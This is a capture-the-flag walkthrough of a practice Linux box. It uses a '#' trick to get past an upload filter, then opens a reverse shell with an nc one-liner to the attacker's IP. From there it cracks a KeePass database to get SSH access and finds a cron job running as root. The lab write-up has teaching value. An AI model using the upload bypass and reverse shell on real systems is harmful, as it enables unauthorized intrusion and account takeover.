
This is a successful upload, an unsuccessful upload will just reload the '/cloud/' page.

Initial foothold

I tried a bunch of different techniques(adding image extensions, trying to gain RCE etc.) but I wasnt making any progress.

```
10.10.113.123 - - [09/Apr/2023 22:32:56] "GET /rev.php.png HTTP/1.1" 200 -
10.10.113.123 - - [09/Apr/2023 22:34:08] "GET /rev.php.png HTTP/1.1" 200 -
10.10.113.123 - - [09/Apr/2023 22:34:26] "GET /rev.php.png HTTP/1.1" 200 -
```

By adding '.png' to the end of the file the server started reaching out to my machine for the file. The file would upload but it wasnt executing upon visiting the image URL.




While messing around with different techniques I noticed that adding a '#' after the .php extension made the server redirect me to '/storage.php'

```
10.10.113.123 - - [09/Apr/2023 22:35:37] "GET /rev.php HTTP/1.1" 404 -
10.10.113.123 - - [09/Apr/2023 22:36:49] "GET /rev.php HTTP/1.1" 200 -
10.10.113.123 - - [09/Apr/2023 22:38:53] "GET /rev.php HTTP/1.1" 200 -
```

There we go! By adding the '#' after the '.php' extension the server chops off the '.png' extensions and just reaches out for 'rev.php'

You can upload any kind of PHP script with this technique, I chose to use a php bash script. It just turns the web page into a Linux terminal.



The files that you upload get deleted every 5 minutes so its probably a better idea to just use the php reverse shell script from Pentest Monkey. I just whipped a quick NC command into the terminal after I uploaded the file.

Ole reliable:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.6.16.164 9001 >/tmp/f
```

Netcat listener set up:

```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ nc -lvnp 9001
listening on [any] 9001 ...
```

Shell caught! :DDD

```
connect to [10.6.16.164] from (UNKNOWN) [10.10.113.123] 35786
bash: cannot set terminal process group (802): Inappropriate ioctl for device
bash: no job control in this shell
www-data@opacity:/var/www/html/cloud/images$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Shell upgraded:

```
www-data@opacity:/var/www/html/cloud$ which python3
which python3
/usr/bin/python3
www-data@opacity:/var/www/html/cloud$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<oud$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@opacity:/var/www/html/cloud$ ^Z
zsh: suspended  nc -lvnp 9001

REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ stty raw -echo; fg; reset
[1]  + continued  nc -lvnp 9001

www-data@opacity:/var/www/html/cloud$ export TERM=xterm
```

```
www-data@opacity:/var/www/html$ ls -lah
total 28K
```

```
drwxr-xr-x 4 www-data www-data 4.0K Jul  8  2022 .
drwxr-xr-x 3 root     root     4.0K Jul 26  2022 ..
drwxr-xr-x 3 www-data www-data 4.0K Jul  9  2022 cloud
drwxr-xr-x 2 www-data www-data 4.0K Jul  8  2022 css
-rw-r--r-- 1 www-data www-data 2.4K Jul  8  2022 index.php
-rw-r--r-- 1 www-data www-data 1.9K Jul  8  2022 login.php
-rw-r--r-- 1 www-data www-data  141 Jun 18  2014 logout.php
www-data@opacity:/var/www/html$ cat login.php
<?php session_start(); /* Starts the session */

        /* Check Login form submitted */
        if(isset($_POST['Submit'])){
                /* Define username and associated password array */
                $logins = array('admin' => 'oncloud9','root' => 'oncloud9','administrator' => 'oncloud9');

----SNIP----
```

The creds admin:oncloud9 work for the login page previously visited. (The password doesnt work for SSH on users root or sysadmin - both found in passwd)

linPEAS

Its really good to practice manual enumeration, but for the sake of saving time Im just going to run linPEAS.

```
╔══════════╣ Unexpected in /opt (usually empty)
total 12
drwxr-xr-x  2 root     root     4096 Jul 26  2022 .
drwxr-xr-x 19 root     root     4096 Jul 26  2022 ..
-rwxrwxr-x  1 sysadmin sysadmin 1566 Jul  8  2022 dataset.kdbx
```

Theres a KeePass database in /opt.

Escalation to 'sysadmin'


Theres a tool keepass2john which will create a hash for JohnTheRipper to crack.

```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ keepass2john dataset.kdbx > keepass.hash

REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ cat keepass.hash
dataset:$keepass$*2*100000*0*2114f635de17709ecc4a2be2c3403135ffd7c0dd09084c4abe1d983ad94d93a5*2bceccca0facfb762eb7
9ca66588135c72a8835e43d871977ff7d3e9db0ffa17*cae9a25c785fc7f16772bb00bac5cc82*b68e2c3be9e46e8b7fc05eb944fad8b4ec52
54a40084a73127b4126408b2ff46*b0afde2bd0db881200fc1c2494baf7c28b7486f081a82e935411ab72a27736b4

REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ john keepass.hash --
wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (dataset)
1g 0:00:00:08 DONE (2023-04-09 23:26) 0.1223g/s 109.6p/s 109.6c/s 109.6C/s chichi..ilovegod
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The password for the KeePass database is '741852963'



The password that John spit out works! I'm now able to see the password for the user 'sysadmin'

sysadmin:Cl0udP4ss40p4city#8700

```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ ssh sysadmin@10.10.113.123
sysadmin@10.10.113.123's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 10 Apr 2023 03:45:06 AM UTC

  System load:  0.0               Processes:             172
  Usage of /:   57.7% of 8.87GB   Users logged in:       0
  Memory usage: 47%               IPv4 address for eth0: 10.10.113.123
  Swap usage:   0%


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Feb 22 08:13:43 2023 from 10.0.2.15
sysadmin@opacity:~$ id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),24(cdrom),30(dip),46(plugdev)
```

The password works for SSH! :DDD

```
sysadmin@opacity:~$ ls -lah
total 44K
drwxr-xr-x 6 sysadmin sysadmin 4.0K Feb 22 08:16 .
drwxr-xr-x 3 root     root     4.0K Jul 26  2022 ..
-rw------- 1 sysadmin sysadmin   22 Feb 22 08:09 .bash_history
-rw-r--r-- 1 sysadmin sysadmin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3.7K Feb 25  2020 .bashrc
drwx------ 2 sysadmin sysadmin 4.0K Jul 26  2022 .cache
drwx------ 3 sysadmin sysadmin 4.0K Jul 28  2022 .gnupg
-rw------- 1 sysadmin sysadmin   33 Jul 26  2022 local.txt
-rw-r--r-- 1 sysadmin sysadmin  807 Feb 25  2020 .profile
drwxr-xr-x 3 root     root     4.0K Jul  8  2022 scripts
drwx------ 2 sysadmin sysadmin 4.0K Jul 26  2022 .ssh
-rw-r--r-- 1 sysadmin sysadmin    0 Jul 28  2022 .sudo_as_admin_successful
sysadmin@opacity:~$ cat local.txt
6661b61[redacted]
sysadmin@opacity:~$
```

Now local.txt is readable :DDD

Escalation to root

I ran linPEAS again as the user 'sysadmin' there really wasnt anything new apart from now being able to read the '/scripts' directory in sysadmins home.

```
sysadmin@opacity:~/scripts$ ls -lah
total 16K
drwxr-xr-x 3 root     root     4.0K Jul  8  2022 .
drwxr-xr-x 8 sysadmin sysadmin 4.0K Apr 10 04:13 ..
drwxr-xr-x 2 sysadmin root     4.0K Apr 10 04:14 lib
-rw-r----- 1 root     sysadmin  519 Jul  8  2022 script.php
```

script.php

Contents:

```php
<?php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');
zipData('/home/sysadmin/scripts', '/var/backups/backup.zip');
echo 'Successful', PHP_EOL;

//Files scheduled removal
$dir = "/var/www/html/cloud/images";
if(file_exists($dir)){
    $di = new RecursiveDirectoryIterator($dir, FilesystemIterator::SKIP_DOTS);
    $ri = new RecursiveIteratorIterator($di, RecursiveIteratorIterator::CHILD_FIRST);
    foreach ( $ri as $file ) {
        $file->isDir() ?  rmdir($file) : unlink($file);
    }
}
?>
```

This script makes a backup of the '/scripts' directory.

```
2023/04/10 04:19:01 CMD: UID=0    PID=53970  | /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:19:01 CMD: UID=0    PID=53969  | /bin/sh -c /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:19:01 CMD: UID=0    PID=53968  | /usr/sbin/CRON -f
2023/04/10 04:20:01 CMD: UID=0    PID=53975  | /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:20:01 CMD: UID=0    PID=53974  | /bin/sh -c /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:20:01 CMD: UID=0    PID=53973  | /usr/sbin/CRON -f
2023/04/10 04:21:01 CMD: UID=0    PID=53983  | /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:21:01 CMD: UID=0    PID=53982  | /bin/sh -c /usr/bin/php /home/sysadmin/scripts/script.php
2023/04/10 04:21:01 CMD: UID=0    PID=53981  | /usr/sbin/CRON -f
2023/04/10 04:21:01 CMD: UID=0    PID=53984  | /usr/bin/php /home/sysadmin/scripts/script.php
```

By running pspy64 we're able to see that UID 0 (root) is running 'script.php' every minute. It copies the entire directory into a zip file and places it at '/var/backups/backup.zip'

```php
<?php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');

----SNIP----
```

